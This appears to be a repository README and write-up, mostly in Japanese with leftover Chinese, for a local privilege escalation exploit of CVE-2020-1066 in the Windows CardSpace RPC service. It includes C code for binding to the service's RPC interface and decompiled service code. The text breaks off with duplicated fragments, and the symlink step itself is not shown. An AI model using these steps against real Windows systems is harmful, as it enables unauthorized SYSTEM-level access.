 cbwang505/cve-2020-1066-exp
ローカル特権昇格エクスプロイト。CVE-2020-1066を対象とし、Windows 7およびServer 2008 R2を標的とする。Windows CardSpaceサービス(idsvc)のシンボリックリンク悪用による任意のファイル置換を利用して、SYSTEMレベルのコード実行を達成する。

この脆弱性は、Windows CardSpaceサービスがシンボリックリンクオブジェクトを正しく処理しないことにより、任意のファイル置換を引き起こすローカル権限昇格の脆弱性です。
作者のPoCは研究目的のみを対象としており、読者が本PoCを利用して他の行為を行った場合、筆者は一切関与しません。
[toc]
Windows7およびWindows Server 2008 R2の一般ユーザーと、特殊な構成が有効なIISユーザーに適用されます。
筆者は本脆弱性の報告者であり、脆弱性は2020年5月に更新されました。脆弱性はWindows7およびWindows Server 2008 R2のWindows CardSpaceサービス(略称idsvc)に起因します。このサービスは任意のユーザーが起動でき、System権限で動作し、公開RPC呼び出しを提供します。ユーザーが現在のユーザー環境変数%APPDATA%ディレクトリ配下の指定された設定ファイルを移動する操作をトリガーした際、サービスがシンボリックリンクオブジェクトを正しく処理しないため、任意のファイル置換によるローカル権限昇格が発生します。これが脆弱性の原因です。
RPC呼び出しを利用するには、まずサービスのインターフェースMIDLを取得する必要があります。これによりローカルコードを作成して相互作用できます。筆者はRpcViewツールの使用を推奨します。具体的な方法はRPC脆弱性発見シリーズ記事を参照してください。 まず以下の方法でシンボルファイルを取得し、ツール内でシンボル構成を行います。その後、RPCインターフェースのIDLファイルを逆コンパイルできます。具体的な方法は以下の通りです。``` //先配置环境变量[_NT_SYMBOL_PATH]值如下 SRVC:\symbolshttp://msdl.microsoft.com/download/symbols/ //手动下载符号,symchk.exe在windbg目录下 symchk.exe "C:\Windows\Microsoft.NET\Framework64\v3.0\Windows Communication Foundation\infocard.exe" /v //在RpcView工具点击Options->Configure Symbols,输入如下内容,注意大小写 srv*C:\symbols

ツールを使用して、3つの重要なデータ(Rpcプロトコルのタイプ、プロトコル名、プロトコルインターフェースのクライアント定義ファイル(IDLファイルをコンパイルして生成された.cファイル、左側のDecompilationテキストボックスを参照))を取得します。これにより、以下の方法でRpcサービスをバインドできます。```
BOOL StartRpcService()
{
RPC_STATUS status;
unsigned int cMinCalls = 1;
RPC_BINDING_HANDLE v5;
RPC_SECURITY_QOS SecurityQOS = {};
RPC_WSTR StringBinding = nullptr;
if (StartConnectingService())
{
//Rpc协议的类型,协议名称
status = RpcStringBindingComposeW(nullptr, L"ncalrpc", 0, L"31336F38236F3E2C6F3F2E6F20336F20236F21326F", nullptr, &StringBinding);
if (status){
printf("RpcStringBindingComposeW Failed:%d\n", status);
return(status);
}
status = RpcBindingFromStringBindingW(StringBinding, &hBinding);
RpcStringFreeW(&StringBinding);
if (status){
printf("RpcBindingFromStringBindingW Failed:%d\n", status);
return(status);
}
SecurityQOS.Version = 1;
SecurityQOS.ImpersonationType = RPC_C_IMP_LEVEL_IMPERSONATE;
SecurityQOS.Capabilities = RPC_C_QOS_CAPABILITIES_DEFAULT;
SecurityQOS.IdentityTracking = RPC_C_QOS_IDENTITY_STATIC;
status = RpcBindingSetAuthInfoExW(hBinding, 0, 6u, 0xAu, 0, 0, (RPC_SECURITY_QOS*)&SecurityQOS);
if (status){
printf("RpcBindingSetAuthInfoExW Failed:%d\n", status);
return(status);
}
//绑定接口
status = RpcEpResolveBinding(hBinding, DefaultIfName_v1_0_c_ifspec);
if (status){
printf("RpcEpResolveBinding Failed:%d\n", status);
return(status);
}
}
else
{
printf("Start Connecting Windows Cardspace Service Failed");
return 0;
}
return 0;
}
通过反编译idsvc服务代码得到具体工程(见相关项目).idsvc服务绑定了全局RPC接口的全局处理程序RequestFactory.ProcessNewRequest,对于初次调用即parentRequestHandle为0的情况调用CreateClientRequestInstance类处理回调,后续操作由CreateUIAgentRequestInstance类处理``` //全局RPC接口的全局处理程序 internal static int ProcessNewRequest( int parentRequestHandle, IntPtr rpcHandle, IntPtr inArgs, out IntPtr outArgs) { ... //初次调用 if (parentRequestHandle == 0) { using (UIAgentMonitorHandle monitorHandle = new UIAgentMonitorHandle()) { using (ClientRequest clientRequestInstance = RequestFactory.CreateClientRequestInstance(monitorHandle, structure.Type, rpcHandle, inStream, (Stream)outStream)) {
string extendedMessage; //反射出来后执行实例的DoProcessRequest方法处理请求 num = clientRequestInstance.DoProcessRequest(out extendedMessage); RpcResponse outArgs1; RequestFactory.ConvertStreamToIntPtr(outStream, out outArgs1); //返回结果 outArgs = outArgs1.Marshal(); } } }
idsvcサービスはRpcRequest->Typeフィールド内のクラス名に基づいてリフレクションを行い、対応するクラスでコールバックを処理します。ここでのpocは"ManageRequest"クラスを使用しています;```
 private static ClientRequest CreateClientRequestInstance( UIAgentMonitorHandle monitorHandle, string reqName, IntPtr rpcHandle,Stream inStream,Stream outStream)
        {
            ClientRequest clientRequest = (ClientRequest)null;
            lock (RequestFactory.s_createRequestSync)
            {
                RequestFactory.RequestName request =
RequestFactory.s_requestMap[reqName];
                if (-1 !=
Array.IndexOf<RequestFactory.RequestName>(RequestFactory.s_uiClientRequests,
request))
                {
                    Process contextMapping =
ClientUIRequest.GetContextMapping(rpcHandle, true);
                    InfoCardTrace.ThrowInvalidArgumentConditional(null ==
contextMapping, nameof(rpcHandle));
                   WindowsIdentity executionIdentity =
NativeMcppMethods.CreateServiceExecutionIdentity(contextMapping);
                    InfoCardUIAgent agent =
monitorHandle.CreateAgent(contextMapping.Id, executionIdentity, tSSession);
                    switch (RequestFactory.s_requestMap[reqName])
                    {
//这里使用的是"ManageRequest"类;
                        case RequestFactory.RequestName.ManageRequest:

                            clientRequest = (ClientRequest)new
ManageRequest(contextMapping, executionIdentity, agent, rpcHandle, inStream,
outStream);
                            break;

                    }
                }
ManageRequestインスタンスのDoProcessRequest関数がリクエストを処理し、中間ステップを省略して、最終的にStoreConnection.CreateDefaultDataSources()を呼び出して利用ポイントに到達します。

サービスとのやり取りの過程で、サービスはクライアントを偽装し(Impersonate Client)、ユーザープロファイルを取得します。デフォルトではユーザー環境変数%APPDATA%ディレクトリ下の指定されたプロファイルです。IISユーザーの特別な場合、デフォルトではプロファイルがロードされないため、以下の設定を有効にする必要があります。アプリケーションプール -> 詳細設定をクリックします。
 ```
//构造函数
protected StoreConnection(WindowsIdentity identity)
```
//构造函数
protected StoreConnection(WindowsIdentity identity)
